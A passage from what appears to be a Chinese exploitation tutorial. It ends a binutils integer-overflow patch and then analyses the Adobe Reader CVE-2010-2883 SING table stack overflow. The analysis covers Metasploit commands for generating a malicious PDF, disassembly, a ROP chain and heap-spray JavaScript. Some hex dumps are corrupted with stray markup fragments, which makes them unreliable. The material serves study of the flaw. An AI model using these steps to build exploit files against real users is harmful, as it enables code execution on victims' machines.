@@ -680,7 +680,7 @@ elf_object_p (bfd *abfd)
       if (i_ehdrp->e_shnum > ((bfd_size_type) -1) / sizeof (*i_shdrp))
        goto got_wrong_format_error;
 #endif
-      amt = sizeof (*i_shdrp) * i_ehdrp->e_shnum;
+      amt = sizeof (*i_shdrp) * (bfd_size_type) i_ehdrp->e_shnum;
       i_shdrp = (Elf_Internal_Shdr *) bfd_alloc (abfd, amt);
       if (!i_shdrp)
        goto got_no_match;
@@ -776,7 +776,7 @@ elf_object_p (bfd *abfd)
       if (i_ehdrp->e_phnum > ((bfd_size_type) -1) / sizeof (*i_phdr))
        goto got_wrong_format_error;
 #endif
-      amt = i_ehdrp->e_phnum * sizeof (*i_phdr);
+      amt = (bfd_size_type) i_ehdrp->e_phnum * sizeof (*i_phdr);

       elf_tdata (abfd)->phdr = (Elf_Internal_Phdr *) bfd_alloc (abfd, amt);
       if (elf_tdata (abfd)->phdr == NULL)
        goto got_no_match;
```

打上补丁之后的 objdump 没有再崩溃：

```
$ objdump -v | head -n 1
GNU objdump (GNU Binutils) 2.30
$ objdump -x test
objdump: test: Memory exhausted
```

参考资料

- https://www.cvedetails.com/cve/CVE-2018-6323/
- GNU binutils 2.26.1 - Integer Overflow (POC)

7.1.8 CVE-2010-2883 Adobe CoolType SING 表栈溢出漏洞

下载文件

漏洞描述

Adobe Reader 和 Acrobat 9.4 之前版本的 CoolType.dll 中存在基于栈的缓冲区溢出漏洞。远程攻击者可借助带有 TTF 字体的 Smart INdependent Glyphlets (SING) 表格中超长字段的 PDF 文件执行任意代码或者导致拒绝服务。

漏洞复现

	推荐使用的环境	备注
操作系统	Windows XP SP3	体系结构：32 位
调试器	OllyDbg	版本号：吾爱专版
反汇编器	IDA Pro	版本号：6.8
漏洞软件	Adobe Reader	版本号：9.3.4

我们利用 Metasploit 来生成攻击样本：

```
msf > search cve-2010-2883
   Name                                              Disclosure Da
te  Rank   Description
   ----                                              -------------
--  ----   -----------
   exploit/windows/fileformat/adobe_cooltype_sing  2010-09-07
    great  Adobe CoolType SING Table "uniqueName" Stack Buffer O
verflow

msf > use exploit/windows/fileformat/adobe_cooltype_sing
msf exploit(windows/fileformat/adobe_cooltype_sing) > show info

msf exploit(windows/fileformat/adobe_cooltype_sing) > set payloa
d windows/exec
payload => windows/exec

msf exploit(windows/fileformat/adobe_cooltype_sing) > set cmd ca
lc.exe
cmd => calc.exe

msf exploit(windows/fileformat/adobe_cooltype_sing) > set filena
me cve20102883.pdf
filename => cve20102883.pdf

msf exploit(windows/fileformat/adobe_cooltype_sing) > exploit
[*] Creating 'cve20102883.pdf' file...
[+] cve20102883.pdf stored at /home/firmy/.msf4/local/cve2010288
3.pdf
```

使用漏洞版本的 Adobe Reader 打开样本，即可弹出计算器。

漏洞分析

PDF 文件格式

首先当然得知道 PDF 格式是怎样的。

```
|------------|
|   header   |
|------------|
|    body    |
|------------|
| xref table |
|------------|
|  trailer   |
|------------|
```

由 4 个部分组成：

- header：文件的第一行，指明了 PDF 文件的版本号，通常格式是 `%PDF-1.x` 。
- body：文件的主体部分，通常由对象文件组成，包括文本、图片和其他的多媒体文件等。
- xref table：包含了对文件中所有对象的引用，通过它可以知道文件中有多少对象、对象的偏移以及字节长度。
- trailer：包含指向交叉引用表以及关键对象的指针，并以 `%%EOF` 标记文件结束。

当我们对一个 PDF 文件执行 Save（保存）操作时，新添加的信息将会附加到原文件的末尾，即所谓的增量保存。这些信息主要由 3 部分（body changes, xref, trailer）组成，此时的 PDF 文件如下所示：

```
|--------------|
|    header    |    ------------
|--------------|
|     body     |
|--------------|    Original File
|  xref table  |
|--------------|
|   trailer    |    ------------
|--------------|
| body changes |
|--------------|    Update 1
|     xref     |
|--------------|
|   trailer    |    ------------
|--------------|
|     ...      |    ...
|--------------|
| body changes |    ------------
|--------------|
|     xref     |    Update n
|--------------|
|   trailer    |    ------------
|--------------|
```

这样子虽然方便，但体积会越来越大。此时我们可以执行 Save as（另存为）操作，将所有的更新信息合并成一个完整的新的 PDF，格式回到一开始的结构，体积也相应的有所减小。

例如可以利用工具 PDFStreamDumper 解析我们的样本，其 xref 和 trailer 如下所示：

```
xref
0 15
0000000000 65535 f
0000000015 00000 n
0000000133 00000 n
0000000264 00000 n
0000000294 00000 n
0000000334 00000 n
0000000465 00000 n
0000000497 00000 n
0000000713 00000 n
0000000835 00000 n
0000001006 00000 n
0000041366 00000 n
0000041449 00000 n
0000045319 00000 n
0000045358 00000 n
trailer
<</S#69#7a#65 15/R#6f#6f#74 1 0 R>>
startxref
45789
%%EOF
.
```

该节区的对象的起始编号为 0,包含的对象个数为 15 个，每个对象在交叉引用表中占据一行。我们看到每行分为三列，分别表示对象在 PDF 中的文件偏移、对象的生成号和是否使用标志（ `f` 表示 free，n 表示 used）。第一行对应的对象 ID 为 0，生成号总是 65535，而最后一行的生成号总是 0。

TTF 文件格式

根据漏洞通告，我们知道是 TTF 字体的 SING 表引起的溢出。所以再来看一下 TTF 文件格式。

TTF 包含有一个表 TableDirectory，其中有一个 TableEntry 结构项，包含了资源标记、校验和、偏移量和每个表的大小：

```
typedef sturct
{
    char    tag[4];
    ULONG   checkSum;
    ULONG   offset;
    ULONG   length;
} TableEntry;

typedef struct
{
    Fixed   sfntversion;
    USHORT  numTables;
    USHORT  searchRange;
    USHORT  entrySelector;
    USHORT  rangeShift;
    TableEntry  entries[numTables];
} TableDirectory;
```

另外，SING 表的结构如下：

```
typedef struct
{
    USHORT  tableVersionMajor;
    USHORT  tableVersionMinor;
    USHORT  glyphletVersion;
    USHORT  embeddinginfo;
    USHORT  mainGID;
    USHORT  unitsPerEm;
    SHORT   vertAdvance;
    SHORT   vertOrigin;
    BYTE[28]    uniqueName;
    BYTE[16]    METAMD5;
    BYTE    nameLength;
    BYTE[]  baseGlyphName;
} SINGTable;
```

还是利用 PDFStreamDumper，从样本里将 TTF 取出来，需要注意的是 TTF 采用大端序。

```
$ xxd -g1 hexC0E5.tmp | grep -A1 "SING"
000000e0: 05 47 06 3a 00 00 eb 2c 00 00 00 20 53 49 4e 47
.G.:...,... SING
000000f0: d9 bc c8 b5 00 00 01 1c 00 00 1d df 70 6f 73 74
............post
```

加粗部分即 SING 表目录项，其 `offset` 域为 `0x0000011c` 。

于是找到 SING 表，其中加粗部分为 `uniqueName` 域：

```
$ xxd -g1 hexC0E5.tmp | grep -A3 "00000110"
00000110: 3b 07 f1 00 00 00 20 f8 00 00 05 68 00 00 01 00
;..... ....h....
00000120: 01 0e 00 01 00 00 00 00 00 00 00 3a 92 f3 5e 4d
............:..^M
00000130: 73 5d 52 c2 14 a7 82 4a 0c 0c 0c 0c bc 94 b0 83
s]R....J........
00000140: 45 a2 04 7d 13 4b 30 18 98 95 ed 9f 3e cc 50 8b
E..}.K0.....>.P.
```

栈溢出

我们已经知道栈溢出发生在 SING 表的处理中，于是在 IDA 中打开 CoolType.dll，搜索字符串 "SING"：

```
.rdata:0819DB4C ; char aSing[]
.rdata:0819DB4C aSing           db 'SING',0             ; DATA X
REF: sub_8015AD9+D2↑o
.rdata:0819DB4C                                         ; sub_80
3DCF9+7B↑o ...
.rdata:0819DB51                 align 4
```

对每个数据引用进行检查，发现 `sub_803DCF9+7B↑o` 的下方存在危险函数 `strcat` ：

```
.text:0803DCF9 ; __unwind { // loc_8184A54
.text:0803DCF9                 push    ebp
.text:0803DCFA                 sub     esp, 104h           ; 分
配栈空间 104h
.text:0803DD00                 lea     ebp, [esp-4]        ; eb
p 赋值为 esp-4
.text:0803DD04                 mov     eax, ___security_cookie
.text:0803DD09                 xor     eax, ebp
.text:0803DD0B                 mov     [ebp+108h+var_4], eax
.text:0803DD11                 push    4Ch
.text:0803DD13                 mov     eax, offset loc_8184A54
.text:0803DD18                 call    __EH_prolog3_catch
.text:0803DD1D                 mov     eax, [ebp+108h+arg_C]
.text:0803DD23                 mov     edi, [ebp+108h+arg_0]
; edi 赋值为 arg_0
.text:0803DD29                 mov     ebx, [ebp+108h+arg_4]
.text:0803DD2F                 mov     [ebp+108h+var_130], edi
.text:0803DD32                 mov     [ebp+108h+var_138], eax
.text:0803DD35                 call    sub_804172C
.text:0803DD3A                 xor     esi, esi
.text:0803DD3C                 cmp     dword ptr [edi+8], 3
.text:0803DD40 ;   try {
.text:0803DD40                 mov     [ebp+108h+var_10C], esi
.text:0803DD43                 jz      loc_803DF00
.text:0803DD49                 mov     [ebp+108h+var_124], esi
.text:0803DD4C                 mov     [ebp+108h+var_120], esi
.text:0803DD4F                 cmp     dword ptr [edi+0Ch], 1
.text:0803DD4F ;   } // starts at 803DD40
.text:0803DD53 ;   try {
.text:0803DD53                 mov     byte ptr [ebp+108h+var_10
C], 1
.text:0803DD57                 jnz     loc_803DEA9
.text:0803DD5D                 push    offset aName    ; "name"
.text:0803DD62                 push    edi             ; int
.text:0803DD63                 lea     ecx, [ebp+108h+var_124]
.text:0803DD66                 mov     [ebp+108h+var_119], 0
.text:0803DD6A                 call    sub_80217D7
.text:0803DD6F                 cmp     [ebp+108h+var_124], esi
.text:0803DD72                 jnz     short loc_803DDDD
```

```
.text:0803DD74                 push    offset aSing    ; "SING"
.text:0803DD79                 push    edi             ; int
.text:0803DD7A                 lea     ecx, [ebp+108h+var_12C]
; this 指针的地址，指向 SING 表入口
.text:0803DD7D                 call    sub_8021B06
; sub_8021B06(edi, "SING")，处理 SING 表
.text:0803DD82                 mov     eax, [ebp+108h+var_12C]
.text:0803DD85                 cmp     eax, esi         ; 判断是
否为空
.text:0803DD85 ;   } // starts at 803DD53
.text:0803DD87 ;   try {
.text:0803DD87                 mov     byte ptr [ebp+108h+var_10
C], 2
.text:0803DD8B                 jz      short loc_803DDC4
; 不跳转
.text:0803DD8D                 mov     ecx, [eax]
; SING 表开头 4 字节，即字体资源版本号（00 01 00 00）
.text:0803DD8F                 and     ecx, 0FFFFh
; 结果为 0
.text:0803DD95                 jz      short loc_803DD9F
; 跳转
.text:0803DD97                 cmp     ecx, 100h
.text:0803DD9D                 jnz     short loc_803DDC0
.text:0803DD9F
.text:0803DD9F loc_803DD9F:                            ; CODE XR
EF: sub_803DCF9+9C↑j
.text:0803DD9F                 add     eax, 10h
; uniqueName 域
.text:0803DDA2                 push    eax             ; Source
; 指向 uniqueName 的指针
.text:0803DDA3                 lea     eax, [ebp+108h+Dest]
.text:0803DDA6                 push    eax             ; Dest
; 目的地址是固定大小的栈空间
.text:0803DDA7                 mov     [ebp+108h+Dest], 0
.text:0803DDAB                 call    strcat
; 造成溢出
```

在调用 strcat 函数时，未对 uniqueName 的字符串长度进行检查，直接将其复制到固定大小的栈空间，造成溢出。strcat 函数原型如下：

```
char *strcat(char *dest, const char *src);

char *strncat(char *dest, const char *src, size_t n);
```

下面打开 OllyDbg 调试一下，先来看看函数 `sub_8021B06` 做了什么，在 `0803DD7D` 设置断点，然后在 Reader 中打开样本，程序就断了下来：

```
0803DD7D     E8 843DFEFF      call CoolType.08021B06
0803DD82     8B45 DC          mov eax,dword ptr ss:[ebp-0x24]
```

此时的 this 指针指向 TTF 对象：

```
d ecx:

0012E4B4  B0 54 18 02 98 15 FC 01 00 00 00 00 00 00 00 00
癟??........

d 021854B0:

021854B0  00 01 00 00 00 11 01 00 00 04 00 10 4F 53 2F 32
.......OS/2     <-- 43="" 50="" 54="" 56="" 63="" 70=""
tabledirectory="" 021854c0="" b4="" 5f="" f4="" 00=""
eb="" 4c="" 確鬱..雙...vpclt="" ...="" <="" pre="">

然后 F8 单步步过，eax 里是函数的返回值  0012E4B4 ，其值等于 this
指针的地址。



  d 0012E4B4:

  0012E4B4  38 B9 7D 04 DF 1D 00 00 00 00 00 00 00 00
  00 00  8篪?..........



下一句给 eax 赋值为一个指向 SING 表的指针，即 this 指针的内容。
```

```
d 047DB938:

047DB938  00 00 01 00 01 0E 00 01 00 00 00 00 00 00
00 3A  ...........:      <-- sing="" 047db948="" 92
F3 5E 4D 73 5D 52 C2 14 A7 82 4A 0C 0C 0C 0C  掦^Ms]R?
綊J....      <-- uniquename="" 047db958="" BC 94 B0 83
45 A2 04 7D 13 4B 30 18 98 95 ED 9F  紨皟E?}K0槙頍
<-- 13="" 26="" 36="" 50="" 86="" 0x1c="" bytes=""
047db968="" 3e="" cc="" 8b="" ac="" fe="" b5="" 5c=""
8f="" d5="" 0c="">蘖嫭⬆\弳??.
047DB978  25 2D 1F C3 0E 47 40 13 C9 1C 5F 86 90 AC
42 6D  %-?G@?_啇琤m
047DB988  40 44 C6 D4 59 9A AC 7D 1B E1 CA 25 3E E4
B3 05  @D圃Y殿}崾%>涑
047DB998  0D 85 43 B3 D9 58 4E 7E B9 A3 6D 4C 89 29
1D FE  .匔迟XN~梗mL?
047DB9A8  73 9A C4 84 6C 29 7A 5D 6D 7B 6E 1C 39 E0
1E E4  s毤刲)z]m{n9?
047DB9B8  51 7A 86 DE 7B FB 6F 04 B0 CF 3E E0 CF 4C
AB FA  Qz嗈{鹮跋>嗷Lμ
047DB9C8  71 41 CD 19 69 68 4E F6 35 A1 B5 3C 66 77
F2 45  qA?ihN?〉 fw駿
047DB9D8  71 73 01 C0 19 F4 A4 E1 D9 8A 8B C2 85 83
EA 2F  qs?篋鹵姝掑冴/
047DB9E8  6E ED 57 4D E6 B7 7F 88 48 BD 16 8E DC 51
9E 7E  n贛M娣圓?庨Q縏
047DB9F8  BE 8B 09 8E 53 50 ED A9 F1 AC AE AD 01 5C
1E 11  緥.嶴P恣瘳7\
047DBA08  33 06 83 44 4B 4A EC 9F 26 3A AF 0A 74 62
C5 1E  3僁KJ鞜&:?tb?
047DBA18  AE A8 58 3F F3 F1 82 F0 4D AC DA AE 10 AB
02 B9  犥X?篑傪Mό??
047DBA28  E2 03 EF F6 76 B4 EF 35 4D 8D 45 3B F4 FE
9A D0  ?秵v达5M岴;酤毿
047DBA38  58 AE 97 E5 D7 D8 EF 62 2F 4E 30 D6 B8 B4
```

```
A2 73   X瞵遄仫b/N0指储s
047DBA48  E3 B7 84 6A A9 41 CE 16 CC FB 8B 1D 43 1B
B5 DB   惴刵刂?帖?C帝
047DBA58  1D 60 EC BE C1 47 BA 2A 03 DD 3A C4 E1 93
74 1D   `炀罣??尼搕
047DBA68  66 41 B0 85 B8 2A 5E DE 39 C9 5D 97 ED 1B
82 65   fA皡?^?蕾楉俥
047DBA78  C6 08 8A 4A E5 20 41 0C 26 0A 03 AA 46 C5
36 C9   ?奂?A.&.狗?
047DBA88  CB 76 1D C4 56 BD 76 A3 34 F7 2B 79 1F 6D
51 2C   蕻腣豢??ymQ,
047DBA98  9F 79 21 5E A8 94 1B 4A 05 BF B3 7C BC B2
FD 99   煬!^ 〝J砍|疾龤
047DBAA8  E5 B3 08 D2 BC 86 25 BB C1 F8 DE F3 4A C8
1E 82   宄壹?涣鑄驤?
047DBAB8  25 12 18 C2 A9 F1 E6 36 92 94 01 29 98 A3
F5 A3   %漏矜6挃)槪酰
047DBAC8  25 4B 02 0D 17 F2 87 B1 99 A5 8F 6F AA 81
21 64   %K.蓦昳駻o獊!d
047DBAD8  B8 57 11 6D CF 88 FC B8 22 B9 2B 58 66 CF
D2 8B   窸m蟈蕤"?Xf弦
047DBAE8  F8 12 D6 82 CC B3 5E 28 B4 85 51 54 23 2B
74 21   ?譪坛^(磪QT#+t!
047DBAF8  FC 6D 97 08 96 0D BE 76 F5 46 04 72 A6 7B
CA 29   黰??緑鮂r絁?
047DBB08  07 C6 41 55 B2 48 D9 F5 C7 E3 0C 35 1E DA
06 BF   艫U瞷窵倾.5?
047DBB18  D3 62 D4 D3 D4 A8 D3 AF A1 17 09 13 E1 5B
18 FD   舠杂渊盈?.酟
047DBB28  ED 04 43 AC 1C 6F A6 1E 02 64 49 D1 5F 5E
54 75   ?C?o?dI裓^Tu
047DBB38  A7 24 35 67 FF CC E6 E0 38 CB 80 4A 44 B6
49 EA   ?5g|替?薋JD襬          <-- 13="" 14="" 16=""
23="" 26="" 33="" 34="" 36="" 38="" 48="" 54="" 55=""
56="" 65="" 66="" 78="" 80="" 82="" 84="" 87="" 91=""
98="" rop="" 047dbb48="" a5="" 2d="" 4b="" b1=""
```

fa="" d2="" 9c="" f8="" bd="" e0="" ?&k柄overflow?4溦洁=""
047dbb58="" 7d="" 0f="" 1e="" 5b="" e3="" 1a="" ce=""
9f="" d3="" }3f[#樸€u縢咏="" 047dbb68="" 3c="" af=""
4d="" ba="" db="" 4e="" ea="" 5f="" 3f="" 8c="" ?h疢簒
跱阓4?="" 047dbb78="" 8d="" a8="" 6d="" 6c="" 00="" €v
嵔█8m慛盭l...="" <--="" 0x22d="" bytes="" <="" pre="">

所以这个函数的作用已经清楚了，通过传入的 tag 字符串，在 this 指针指向的 TTF 对象里找到对应的表目录项，使用表地址重置 this 指针。

接下来就是 strcat 函数了。

```
0803DD9F    83C0 10         add eax,0x10
0803DDA2    50              push eax
0803DDA3    8D45 00         lea eax,dword ptr ss:[ebp]
0803DDA6    50              push eax
0803DDA7    C645 00 00      mov byte ptr ss:[ebp],0x0
0803DDAB    E8 483D1300     call <jmp.&MSVCR80.strcat>
```

根据上面的 SING 表可以看到， uniqueName 原本只应该有最多 0x1c 个字节，但 strcat 根据 "\x00" 来作为字符串的结束，将导致复制 0x22d 个字节到栈上，造成溢出。

ROP

我们对复制到栈上的这段数据（ 0012E4D8 ~ 0012E714 ）设置内存访问断点。并开启 run trace 进行函数跟踪。

继续运行，然后我们记录下函数调用：

```
 CoolType.08016BDE --> CoolType.0801BB21 --> CoolType.0808
 B116 --> icucnv36.4A80CB38


 0803DEAC    50              push eax
 0803DEAD    53              push ebx
 0803DEAE    57              push edi
 0803DEAF    E8 2A8DFDFF     call CoolType.08016BDE

CoolType.08016BDE ：



 08016C46    6A 01           push 0x1
 08016C48    53              push ebx
 08016C49    53              push ebx
 08016C4A    8D45 EC         lea eax,dword ptr ss:[ebp-0x1
 4]
 08016C4D    50              push eax
 08016C4E    8D45 D0         lea eax,dword ptr ss:[ebp-0x3
 0]
 08016C51    50              push eax
 08016C52    57              push edi
 08016C53    FF75 E8         push dword ptr ss:[ebp-0x18]
 08016C56    E8 C64E0000     call CoolType.0801BB21

CoolType.0801BB21 ：
```

```
0801BB24    FF75 20         push dword ptr ss:[ebp+0x20]
0801BB27    8B4D 08         mov ecx,dword ptr ss:[ebp+0x8
]
0801BB2A    FF75 1C         push dword ptr ss:[ebp+0x1C]
0801BB2D    8B01            mov eax,dword ptr ds:[ecx]
            ; CoolType.081A601C
0801BB2F    FF75 18         push dword ptr ss:[ebp+0x18]
0801BB32    FF05 A0A62308   inc dword ptr ds:[0x823A6A0]
0801BB38    FF75 14         push dword ptr ss:[ebp+0x14]
0801BB3B    FF75 10         push dword ptr ss:[ebp+0x10]
0801BB3E    FF75 0C         push dword ptr ss:[ebp+0xC]
0801BB41    FF10            call dword ptr ds:[eax]
            ; CoolType.0808B116
```

最终来到 CoolType.0808B116 里的关键点：

```
0808B11D    8B7D 08          mov edi,dword ptr ss:[ebp+0x8
]
...
0808B2E3    8B47 3C          mov eax,dword ptr ds:[edi+0x3
C]         ; eax = ds:[edi+0x3C]
0808B2E6    3BC3             cmp eax,ebx
0808B2E8    8986 F4020000    mov dword ptr ds:[esi+0x2F4],
eax
0808B2EE    899E F8020000    mov dword ptr ds:[esi+0x2F8],
ebx
0808B2F4    895D FC          mov dword ptr ss:[ebp-0x4],eb
x
0808B2F7    75 07            jnz short CoolType.0808B300
0808B2F9    32C0             xor al,al
0808B2FB    E9 94020000      jmp CoolType.0808B594
0808B300    8D4D FC          lea ecx,dword ptr ss:[ebp-0x4
]
0808B303    51               push ecx
0808B304    53               push ebx
0808B305    6A 03            push 0x3
0808B307    50               push eax
0808B308    FF10             call dword ptr ds:[eax]
            ; icucnv36.4A80CB38
```

通过最后的 call 指令，程序跳转到了 ROP 链。回忆一下 uniqueName 域从 0012E4D8 开始：

```
4A80CB38    81C5 94070000   add ebp,0x794    ; ebp = 0012E
4DC
4A80CB3E    C9              leave            ; esp = 0012E
4E0, ebp = C2525D73
4A80CB3F    C3              retn             ; esp = 0012E
4E4, eip = 4A82A714

d esp:

0012E4E4  0C 0C 0C 0C BC 94 B0 83 45 A2 04 7D 13 4B 30 18
  ....紨皟E?}K0
0012E4F4  98 95 ED 9F 3E CC 50 8B AC FE B5 5C 8F 86 D5 26
  槙頬>虀嫎⬆\溼?
```

于是跳转到 4A82A714 ：

```
4A82A714    5C              pop esp          ; esp = 0C0C0
C0C
4A82A715    C3              retn             ; esp = 0C0C0
C10, eip = 4A8063A5
```

在进入下面的内容前，我们再来看一个东西，即 eax 是由 edi 控制的，通过对函数调用的回溯，可以看到程序对 edi 的处理，它的值在整个过程中都是不变的，而且 edi+0x3C 正好存放第一个 gadget 的地址。所以只要这个地址被覆盖，就可以控制 EIP 了。

```
d edi+0x3C:

0012E754  D0 E6 12 00 00 00 00 00 00 AA 04 08 00
00 00 00  墟......?....    <-- eax="" d=""
0012e6d0:="" 0012e6d0="" 38 CB 80 4A 44 B6 49 EA
A5 2D 16 26 4B B1 FA D2  8蓡JD褗驎-&K柄    <--
rop="" <="" pre="">
```

Heap spray

上面的 gadget 返回后，堆栈就被转移到 heap spray 的地方了。

Heap spray 是在 shellcode 的前面加上大量的 slide code（滑板指令），组成一个注入代码段。然后向系统申请大量内存，并且反复用注入代码段来填充。这样就使得进程的地址空间被大量的注入代码所占据。然后结合其他的漏洞攻击技术控制程序流，使得程序执行到堆上，最终将导致 shellcode 的执行。

我们来实际看一下（加粗的地方是后面会用到的 gadgets 地址）：

```
0C0C0BE0  0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C
0C 0C 0C 0C  ................    <-- 41=""
nop="" slide="" 0c0c0bf0="" 0c=""
................="" 0c0c0c00="" A5 63 80 4A
........AAAA€J
0C0C0C10  00 00 8A 4A 96 21 80 4A 90 1F 80 4A
3C 90 84 4A  ..奂?€J?€J<悇j <--="" rop=""
0c0c0c20="" 92 B6 80 4A 64 10 80 4A C8 22 85 4A
00 00 00 10  挟€Jd€J?匤...
0C0C0C30  00 00 00 00 00 00 00 00 02 00 00 00
02 01 00 00  .............
0C0C0C40  00 00 00 00 A5 63 80 4A 64 10 80 4A
B2 2D 84 4A  ....€Jd€J? 凧
0C0C0C50  B1 2A 80 4A 08 00 00 00 A6 A8 80 4A
90 1F 80 4A  ?€J...0€J?€J
0C0C0C60  38 90 84 4A 92 B6 80 4A 64 10 80 4A
FF FF FF FF  8悇J挟€Jd€J||||
0C0C0C70  00 00 00 00 40 00 00 00 00 00 00 00
00 00 01 00  ....@.........
```

```
0C0C0C80  00 00 00 00 A5 63 80 4A 64 10 80 4A
B2 2D 84 4A  ....€Jd€J? 鼎
0C0C0C90  B1 2A 80 4A 08 00 00 00 A6 A8 80 4A
90 1F 80 4A  ?€J...0€J?€J
0C0C0CA0  30 90 84 4A 92 B6 80 4A 64 10 80 4A
FF FF FF FF  0悇J挾€Jd€J||||
0C0C0CB0  22 00 00 00 00 00 00 00 00 00 00 00
00 00 01 00  "..............
0C0C0CC0  A5 63 80 4A 04 00 8A 4A 96 21 80 4A
A5 63 80 4A  €J. 奂?€J€J
0C0C0CD0  64 10 80 4A B2 2D 84 4A B1 2A 80 4A
30 00 00 00  d€J?鼎?€J0...
0C0C0CE0  A6 A8 80 4A 90 1F 80 4A 04 00 8A 4A
D8 A7 80 4A  0€J?€J.奂丕€J
0C0C0CF0  A5 63 80 4A 64 10 80 4A B2 2D 84 4A
B1 2A 80 4A  €Jd€J? 鼎?€J
0C0C0D00  20 00 00 00 A6 A8 80 4A A5 63 80 4A
64 10 80 4A   ...0€J€Jd€J
0C0C0D10  DC AE 80 4A 90 1F 80 4A 34 00 00 00
85 D5 80 4A  埰€J?€J4...呎€J
0C0C0D20  A5 63 80 4A 64 10 80 4A B2 2D 84 4A
B1 2A 80 4A  €Jd€J? 鼎?€J
0C0C0D30  0A 00 00 00 A6 A8 80 4A 90 1F 80 4A
70 91 84 4A  ....0€J?€Jp憚J
0C0C0D40  92 B6 80 4A FF FF FF FF FF FF FF FF
FF FF FF FF  挾€J||||||||||||
0C0C0D50  00 10 00 00 DB C1 D9 74 24 F4 BB 81
F4 49 9E 5A  ...塮賢$艋侓I溣    <-- 12="" 16=""
18="" 22="" 23="" 24="" 25="" 29="" 31="" 32=""
34="" 35="" 39="" 46="" 47="" 49="" 54="" 56=""
58="" 62="" 65="" 66="" 67="" 68="" 71="" 76=""
79="" 83="" 85="" 93="" 95="" 96="" 98=""
shellcode="" 0c0c0d60="" c9="" b1="" 5a=""
03="" c2="" bc="" )杀11zz粇?蘗="" 0c0c0d70=""
6d="" 3f="" 9b="" 7e="" 5c="" ad="" 0b="" ce=""
a5="" 5e="" mt?洂9葰\y?蚼掶="" 0c0c0d80="" e2=""
```

```
eb="" 4a="" 7c="" ed="" b3="" c3="" d2="" ?敞
qf$|2?�betweenf="" 0c0c0d90="" 9d="" bb="" 6e=""
bf="" df="" g澔4vn?繐#gh祁="" 0c0c0da0="" 1d=""
2a="" 3b="" 2b="" c7="" 3a="" 1a="" 3e="" ?
m;+?:v="">e糯
0C0C0DB0  93 1D F5 42 F0 18 4F F8 C2 D7 4E 28
1B 17 FC 15  ?魾?O㉑譔(?
0C0C0DC0  94 EA FC 52 12 15 8B AA 61 A8 8C 68
18 76 18 6B  旉膺嫪a▿hvk
0C0C0DD0  BA FD BA 57 3B D1 5D 13 37 9E 2A 7B
5B 21 FE F7  糊簅;裱7?{[!霂
0C0C0DE0  67 AA 01 D8 EE E8 25 FC AB AB 44 A5
11 1D 78 B5  g?仡?㉑玃?x
0C0C0DF0  FA C2 DC BD 16 16 6D 9C 7C E9 E3 9A
32 E9 FB A4  溕芺m泏殂?辂
0C0C0E00  62 82 CA 2F ED D5 D2 E5 4A 29 99 A4
FA A2 44 3D  b傗/硦义J)櫎璁D=
0C0C0E10  BF AE 76 EB 83 D6 F4 1E 7B 2D E4 6A
7E 69 A2 87  慨v雰拄{-鍊~i
0C0C0E20  F2 E2 47 A8 A1 03 42 CB 24 90 0E 22
C3 10 B4 3A  蜮GāB??"??
0C0C0E30  0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C
0C 0C 0C 0C  ................    <-- nop=""
slide="" 0c0c0e40="" 0c="" ................=""
<="" pre="">
```

通过 PDFStreamDumper 可以看到内嵌的 JavaScript，将变量还原后代码如下：

```
var shellcode = unescape( '%u4141%u4141%u63a5%u4a
80%u0000 ...省略大量字符... a1%ucb42%u9024%u220e%u1
0c3%u3ab4' );
var rop = unescape( "%u0c0c%u0c0c" );
while (rop.length + 20 + 8 < 65536) rop+=rop;
SP = rop.substring(0, (0x0c0c-0x24)/2);
SP += shellcode;
SP += rop;
slackspace = SP.substring(0, 65536/2);
while(slackspace.length < 0x80000) slackspace +=
slackspace;
bigblock = slackspace.substring(0, 0x80000 - (0x1
020-0x08) / 2);
var memory = new Array();
for (count=0;count<0x1f0;count++) memory[count]=b
igblock+"s";
```

接下来程序将依次执行下面的 gadgets：

```
4A8063A5    59              pop ecx         ; esp
 = 0C0C0C14, ecx = 4A8A0000
4A8063A6    C3              retn            ; esp
 = 0C0C0C18, eip = 4A802196

4A802196    8901            mov dword ptr ds:[ecx
],eax
4A802198    C3              retn            ; eip
 = 4A801F90

4A801F90    58              pop eax         ; eax
 = 4A84903C <&KERNEL32.CreateFileA>
4A801F91    C3              retn            ; esp
 = 0C0C0C24, eip = 4A80B692
```

```
4A80B692   - FF20             jmp dword ptr ds:[eax
]                   ; kernel32.CreateFileA
```

调用函数 kernel32.CreateFileW 创建文件，各参数如下所示：

```
0C0C0C04   7FFDFC00  |FileName = "iso88591"
0C0C0C08   10000000  |Access = GENERIC_ALL
0C0C0C0C   00000000  |ShareMode = 0
0C0C0C10   00000000  |pSecurity = NULL
0C0C0C14   00000002  |Mode = CREATE_ALWAYS
0C0C0C18   00000102  |Attributes = HIDDEN|TEMPORA
RY
0C0C0C1C   00000000  \hTemplateFile = NULL
```

然后通过同样的方法调用 CreateFileMapping ：

```
4A8063A5    59              pop ecx         ; esp
 = 0C0C0C4C, ecp = 4A801064
4A8063A6    C3              retn            ; esp
 = 0C0C0C50, eip = 4A842DB2


4A842DB2    97              xchg eax,edi
4A842DB3    C3              retn            ; esp
 = 0C0C0C54, eip = 4A802AB1


4A802AB1    5B              pop ebx         ; esp
 = 0C0C0C58, ebx = 00000008
4A802AB2    C3              retn            ; esp
 = 0C0C0C5C, eip = 4A80A8A6
```

```
4A80A8A6    213C5C          and dword ptr ss:[esp
+ebx*2],edi
4A80A8A9    75 03           jnz short icucnv36.4A
80A8AE
4A80A8AB    B0 01           mov al,0x1
4A80A8AD    C3              retn


4A80A8A6    213C5C          and dword ptr ss:[esp
+ebx*2],edi
...
4A80A8C8    32C0            xor al,al
4A80A8CA    C3              retn            ; esp
 = 0C0C0C60, eip = 4A801F90


4A801F90    58              pop eax         ; esp
 = 0C0C0C64, eax = 4A849038 <&KERNEL32.CreateFile
MappingA>
4A801F91    C3              retn            ; esp
 = 0C0C0C68, eip = 4A80B692


4A80B692  - FF20            jmp dword ptr ds:[eax
]                   ; kernel32.CreateFileMappingA
```

调用函数 kernel32.CreateFileMappingW 创建内存映射，各参数如下所示：

```
0C0C0C40   000003D4  |hFile = 000003D4
0C0C0C44   00000000  |pSecurity = NULL
0C0C0C48   00000040  |Protection = PAGE_EXECUTE_R
EADWRITE
0C0C0C4C   00000000  |MaximumSizeHigh = 0x0
0C0C0C50   00010000  |MaximumSizeLow = 0x10000
0C0C0C54   00000000  \MapName = NULL
```

```
接下来是调用 MapViewOfFile 的过程：


4A8063A5    59                pop ecx          ; esp
 = 0C0C0C8C, ecx = 4A801064
